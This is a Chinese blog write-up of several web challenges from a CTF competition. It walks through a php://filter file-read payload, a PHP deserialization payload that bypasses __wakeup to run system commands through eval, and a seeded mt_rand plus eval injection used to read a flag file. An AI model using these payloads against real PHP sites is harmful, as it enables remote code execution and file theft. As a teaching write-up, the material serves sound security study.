l春秋第四季CTF-Web-Writeup（部分）

原创

1stPeak 于 2020-02-21 15:07:04 发布 998 收藏 5

分类专栏： 比赛wp 文章标签： wp

本文链接：https://blog.csdn.net/qq_41617034/article/details/104336546

因为比较菜，Web当时只做出了四题...所以只有部分wp

全部的wp官方链接：https://bbs.ichunqiu.com/thread-55360-1-1.html，https://bbs.ichunqiu.com/thread-55362-1-1.html

第一题：PHP反序列化


题目总共有三个php文件

第一个：index.php


第二个：show.php

第三个：user.php

题目：http://120.55.43.255:24719，进去后没有看见任何东西




我们查看源代码：发现了一个链接





```
1 <html>
2     <title>Where</title>
3
4 <a href="./index.php?file=show.php"></a></html>
5
```

接下来，我们访问该链接，看看有什么



user.php

哦？那我们再看看user.php里有什么，什么都没有




```
1 <html>
2     <title>Where</title>
3
4 </html>
5
```


接下来使用php伪协议分别获取index.php、show.php、user.php
payload：

```
http://120.55.43.255:24719/index.php?file=php://filter/read=convert.base64-encode/resource=index.php
```

获得的index.php经过bse64加密的源码：

```
PGh0bWw+DQogICAgPHRpdGxlPldoZXJlPC90aXRsZT4NCiAgICANCjw/cGhwDQogICAgZXJyb3JfcmVwb3J0aW5nKDApOw0KICAgIGlmKCEkX0dF
VFtmaWxlXSl7ZWNobyAnPGEgaHJlZj0iLi9pbmRleC5waHA/ZmlsZT1zaG93LnBocCI+PC9hPic7fQ0KICAgICRmaWxlPSRfR0VUWydmaWxlJ107
DQogICAgaWYoc3Ryc3RyKCRmaWxlLCIuLi8iKXx8c3RyaXN0cigkZmlsZSwidHAiKXx8c3RyaXN0cigkZmlsZSwiaW5wdXQiKXx8c3RyaXN0cigk
ZmlsZSwiZGF0YSIpKXsNCiAgICAgICAgZWNobyAiTkFOST8iOw0KICAgICAgICBleGl0KCk7DQogICAgfQ0KICAgIGluY2x1ZGUoJGZpbGUpOw0K
Pz4NCjwvaHRtbD4=
```

解码后如下：

```
<html>
    <title>Where</title>

<?php
    error_reporting(0);
    if(!$_GET[file]){echo '<a href="./index.php?file=show.php"></a>';}
    $file=$_GET['file'];
    if(strstr($file,"../")||stristr($file,"tp")||stristr($file,"input")||stristr($file,"data")){
        echo "NANI?";
        exit();
    }
    include($file);
?>
</html>
```

同理：

- show.php的源代码

```php
<?php
 echo "user.php";
```

- user.php的源代码


```php
<?php
class convent{
 var $warn = "No hacker.";
 function __destruct(){
  eval($this->warn);
 }
 function __wakeup(){
  foreach(get_object_vars($this) as $k => $v) {
   $this->$k = null;
  }
 }
}
$cmd = $_POST[cmd];
unserialize($cmd);
?>
```

这几个源代码一看，根据user.php可以看出，原来是和反序列化有关

__destruct()魔术方法就是在程序执行结束后，执行该函数
__wakeup()魔术方法是和unserialize共同存在的，执行unserialize()时，会先调用__wakeup函数，所以上面的代码，在执行unserialize(KaTeX parse error: Expected group after '_' at position 12: cmd)时。会优先执行__wakeup函数，但要注意的…cmd要是经过序列化过的数值。
解题思路：
这题的思路就是，把eval函数用起来，不仅仅是简单地跳过__wakeup函数，还要执行__destruct函数，所以我们需要将序列化后的函数修改一番，既可以绕过__wakeup，又可以调用__destruct函数，执行系统命令

首先，进行序列化
代码：

```php
<?php
class convent{
 var $warn = "No hacker.";
 function __destruct(){
  eval($this->warn);
 }
 function __wakeup(){
  foreach(get_object_vars($this) as $k => $v) {
   $this->$k = null;
  }
 }
}
$a=new convent();
echo serialize($a);

$cmd = $_POST[cmd];
unserialize($cmd);
?>
```



由于报错了，反正我们也是要修改$warn的值，这里我们暂且可以给他一个""
代码：

```php
<?php
class convent{
 var $warn = "";
 function __destruct(){
  eval($this->warn);
 }
 function __wakeup(){
  foreach(get_object_vars($this) as $k => $v) {
   $this->$k = null;
  }
 }
}
$a=new convent();
echo serialize($a);

$cmd = $_POST[cmd];
unserialize($cmd);
?>
```

这时，convent对象就被我们序列化了，序列化后的值如下

```
O:7:"convent":1:{s:4:"warn";s:0:"";}
O：对象
7：对象名称的长度
convent：对象名称
1：对象里属性的个数，这里的属性为warn
s：属性名类型
4：属性名长度
warn：属性的名称
s：属性值的类型
0：属性值的名称长度
""：属性的值
```

这里的序列化表示对象名叫convent，属性有1个，名称为warn，值为""
这里我们需要绕过__wakeup的话，将O:7:“convent”:1:{s:4:“warn”;s:0:"";}中的1改为大于1的数，即可完成绕过__wakeup函数，想要执行__destruct函数，就要反过来用反序列化了。
根据源码中eval(
$this->warn$)可知，也就是执行 warn，所以，我们需要修改属性warn的值，下面是payload（注意还要绕过


```
O:7:"convent":3:{s:4:"warn";s:13:"system('ls');";}
```

这里"convent"后面的3用来绕过__wakeup函数，将warn的值修改为了system(‘ls’);，POST提交cmd时，是如下流程：

```
$cmd =O:7:"convent":3:{s:4:"warn";s:13:"system('ls');";};
unserialize(O:7:"convent":3:{s:4:"warn";s:13:"system('ls');";});
此时的warn属性的值为：system('ls');
执行covent，因为绕过了__wakeup，就不执行__wake函数了，直接执行__destruct函数：
eval(warn的属性值)，也就是eval(system('ls');)
```

注意！！！POST提交payload时，不需要对payload使用引号，如下所示是错误的
cmd=‘O:7:“convent”:3:{s:4:“warn”;s:13:“system(‘ls’);”;}’

使用bp进行截断发送：



因为dsuhhjfdgjhaskjdkj.txt和Index,php在同一目录下，我们使用URL访问它


flag{qishinizhixuyaocaidaozhegewenjiandemingzijiuxingle}

参考文章：http://p0desta.com/2018/04/01/php反序列化总结/
https://www.freebuf.com/column/202607.html

第四题：伪随机数与eval函数拼接

题目：

```
<?php
        show_source(__FILE__);
        include  "flag.php";
        $a  =  @$_REQUEST['hello'];
        $seed  =  @$_REQUEST['seed'];
        $key  =  @$_REQUEST['key'];

        mt_srand($seed);
        $true_key  =  mt_rand();
        if  ($key  ==  $true_key){
                echo  "Key  Confirm";
        }
        else{
                die("Key  Error");
        }
        eval(  "var_dump($a);");
?>    Key Error
```




源码：

```php
<?php
    show_source(__FILE__);
    include "flag.php";
    $a = @$_REQUEST['hello'];
    $seed = @$_REQUEST['seed'];
    $key = @$_REQUEST['key'];

    mt_srand($seed);
    $true_key = mt_rand();
    if ($key == $true_key){
        echo "Key Confirm";
    }
    else{
        die("Key Error");
    }
    eval( "var_dump($a);");
?>  Key Error
```

审计源码，总共有两个可利用点，一个是mt_srand()函数，还有一个是eval(“var_dump($a);”)
一开始直接使用的如下payload：

```
http://120.55.43.255:27189/?hello=1);print_r(file("./flag.php")
```

```php
<?php
        show_source(__FILE__);
        include  "flag.php";
        $a  =  @$_REQUEST['hello'];
        $seed  =  @$_REQUEST['seed'];
        $key  =  @$_REQUEST['key'];

        mt_srand($seed);
        $true_key  =  mt_rand();
        if  ($key  ==  $true_key){
                echo  "Key  Confirm";
        }
        else{
                die("Key  Error");
        }
        eval(  "var_dump($a);");
?>  Key Error
```




还是没有显示，看来必须要$key == $true_key才会执行eval函数了

最后正确的payload：

```
http://120.55.43.255:27189/?hello=1);print_r(file("./flag.php")&seed=12345&key=162946439
```

```php
<?php
        show_source(__FILE__);
        include  "flag.php";
        $a  =  @$_REQUEST['hello'];
        $seed  =  @$_REQUEST['seed'];
        $key  =  @$_REQUEST['key'];

        mt_srand($seed);
        $true_key  =  mt_rand();
        if  ($key  ==  $true_key){
                echo  "Key  Confirm";
        }
        else{
                die("Key  Error");
        }
        eval(  "var_dump($a);");
?>  Key Confirmint(1) Array ( [0] => $flag="flag{Y0u_Solv3_s4mpl3...oNc3_Mor3}"; )
```



解题知识：

综合分析源代码后，我们知道，需要最终执行eval函数，执行自己想要的代码，那么，首先执行eval函数的前提就是$key == $true_key，成功输出Key Confirm，才能执行eval()函数，其次就是我们需要对源码中eval函数的内容进行拼接，执行我们想要的命令，因为它存在一个var_dump()函数

mt_rant()：生成随机数

mt_srant($seed$)：根据seed种子，然后再通过mt_rant()生成随机数

例如：

```php
<?php
mt_srand(12345);   //12345是种子
echo mt_rand()."<br/>";   //根据我们指定的12345种子，生成一个随机数
?>
输出：162946439
```

如果将代码改为如下所示：

```php
<?php
mt_srand(12345);
echo mt_rand()."<br/>";
echo mt_rand()."<br/>";
echo mt_rand()."<br/>";
echo mt_rand()."<br/>";
echo mt_rand()."<br/>";
?>
输出：
162946439
247161732
1463094264
1878061366
394962642
```

我们发现根据我们指定的种子，生成的数都是固定的，正如第一个一样，只要你指定mt_srand()括号里的种子为12345，那么它输出的随机数，我们就能知道是什么，本题如下

```php
mt_srand(12345);//设置种子为12345
$true_key = mt_rand();//根据种子12345生成一个随机数，我们知道，这第一个随机数肯定是162946439
if ($key == $true_key){//这里我们进行GET请求时将$key的值设为162946439，最后就是162946439==162946439，成功执行if语句
```

eval函数内容拼接

```php
eval( "var_dump($a);");
```

```
hello是接受参数的变量，接下来就是构建hello变量，也就是上面代码中的$a，使其能够闭合var_dump，利用print_r输出
首先闭合var_dump：$_GET[hello]=$a=1);
eval("var_dump(1);)");   //多出来的第一个括号准备和后面print_r的第一个括号闭合，下面蓝色表示我们构造的值
第二步构建print_r：print_r(file("./flag.php"));
构建的URL触发的 eval操作为
eval("var_dump(1);print_r(file("./flag.php"))");
URL构建结束，最终的payload：
http://120.55.43.255:27189/?hello=1);print_r(file("./flag.php")&seed=12345&key=162946439
```

注：

```
echo是PHP语句， print和print_r是函数,语句没有返回值,函数可以有返回值(即便没有用)
print只能打印出简单类型变量的值(如int,string)
print_r可以打印出复杂类型变量的值(如数组,对象)

file() 函数把整个文件读入一个数组中。
与 file_get_contents() 类似，不同的是 file() 将文件作为一个数组返回。数组中的每个单元都是文件中相应的一行，包括换行符在内。
如果失败，则返回 false。

语法
file(path,include_path,context)
参数  描述
path  必需。规定要读取的文件。
include_path  可选。如果也想在 include_path 中搜寻文件的话，可以将该参数设为 "1"。
context
可选。规定文件句柄的环境。
context 是一套可以修改流的行为的选项。若使用 null，则忽略。
说明
对 context 的支持是 PHP 5.0.0 添加的。

返回的数组中每一行都包括了行结束符，因此如果不需要行结束符时还需要使用 rtrim() 函数。
提示和注释
注释：从 PHP 4.3.0 开始，可以用 file_get_contents() 来将文件读入到一个字符串并返回。
注释：从 PHP 4.3.0 开始，file() 可以安全用于二进制文件。
注释：如果碰到 PHP 在读取文件时不能识别 Macintosh 文件的行结束符，可以激活 auto_detect_line_endings 运行时配置选项。
```

因为使用了file函数，所以最后输出只能使用print_r打印出数组，这个需要注意

注：一开始我是使用的GET请求，然后使用bp抓包，发送到repeater，修改数据为POST，有时这样不可行，无法返回正确的数据。所以我们需要注意以下几个方面，如果你一开始由GET改用POST之后，要注意，POST值的下方不能有空的一行，我之前就是这个问题，我抓到的包发送到repeater后，最后一行数据下面本就空着两行，我又多按了一个回车，变成数据下面一个空行（这是必须的）、POST值、POST值下面一个空行（这是不必要的，存在只会使代码无法正常执行）导致死活都无法正确执行代码。
另外，Content-Length它会自己修改，不用特意改它，实在不行，删了就行，它会根据你的POST请求自动生成。
如果这样POST提交还是失败还不行，那就乖乖的先进行POST请求，然后再抓包修改。


一个小贴士，了解就好：在HTTP协议中，Content-Length用于描述HTTP消息实体的传输长度the transfer-length of the message-body。在HTTP协议中，消息实体长度和消息实体的传输长度是有区别，比如说gzip压缩下，消息实体长度是压缩前的长度，消息实体的传输长度是gzip压缩后的长度。所以，有时候我们可以根据length的值大致判断我们所提交的数据是否按照我们要求的参数进行提交（Content-Length一般代表着GET或POST请求值的长度，因为存在gzip，所以只能粗略判断）

参考文章：
https://www.cnblogs.com/zaqzzz/p/9997855.html
https://segmentfault.com/a/1190000016750234?utm_source=tag-newest

第七题：输出流和反序列化

题目：访问http://120.55.43.255:28119后出现下图所示

you are not admin !
hava a rest and then change your choose.



我们查看网页源代码：


```
you are not admin ! <br/>hava a rest and then change your choose.
<!--
$user = $_GET["user"];
$file = $_GET["file"];
$pass = $_GET["pass"];

if(isset($user)&&(file_get_contents($user,'r')==="admin")){
    echo "hello admin!<br>";
    include($file); //class.php
}else{
    echo "you are not admin ! ";
}
 -->
```

一眼看去，我们首先要传参使得$user=admin，这里使用了file_get_contents()函数，那么我们怎样让$user===admin呢？
file_get_contents是将一个文件读入字符串中，这里是将$user读入字符串r中，在这里，我们想要
file_get_contents($user,'r')===admin，怎么搞呢？使用php://input封装协议，它就是用来获取POST数据的 举例：

```php
<?php
$d = file_get_contents('php://input');
echo "获得到的POST数据是：".$d;
echo "<br/>";
@eval($d);
?>
```


下面是我搭的一个环境做得测试：

获得到的POST数据是:




测试系统命令：

获得到的POST数据是：xx=system%28%27whoami%27%29%3B




在hackbar中使用POST提交数据，使用POST提交时需要注意，要在提交的数据前面加上变量，就像上图中的xx，因为不知道是我hackbar的原因还是其他原因，不加变量就无法Execute，好了，hackbar是好是坏我们暂且不管，有问题就要解决。当我们使用上图方法进行提交时，使用变量进行POST提交后，再使用bp进行抓包修改，删除变量和等于号，然后再提交，这样就可以了。虽然绕了一圈，但总比拿不到flag好！

使用bp抓包图：



浏览器显示：

获得到的POST数据是：system('whoami');
desktop-5vcvd4d\1stpeak



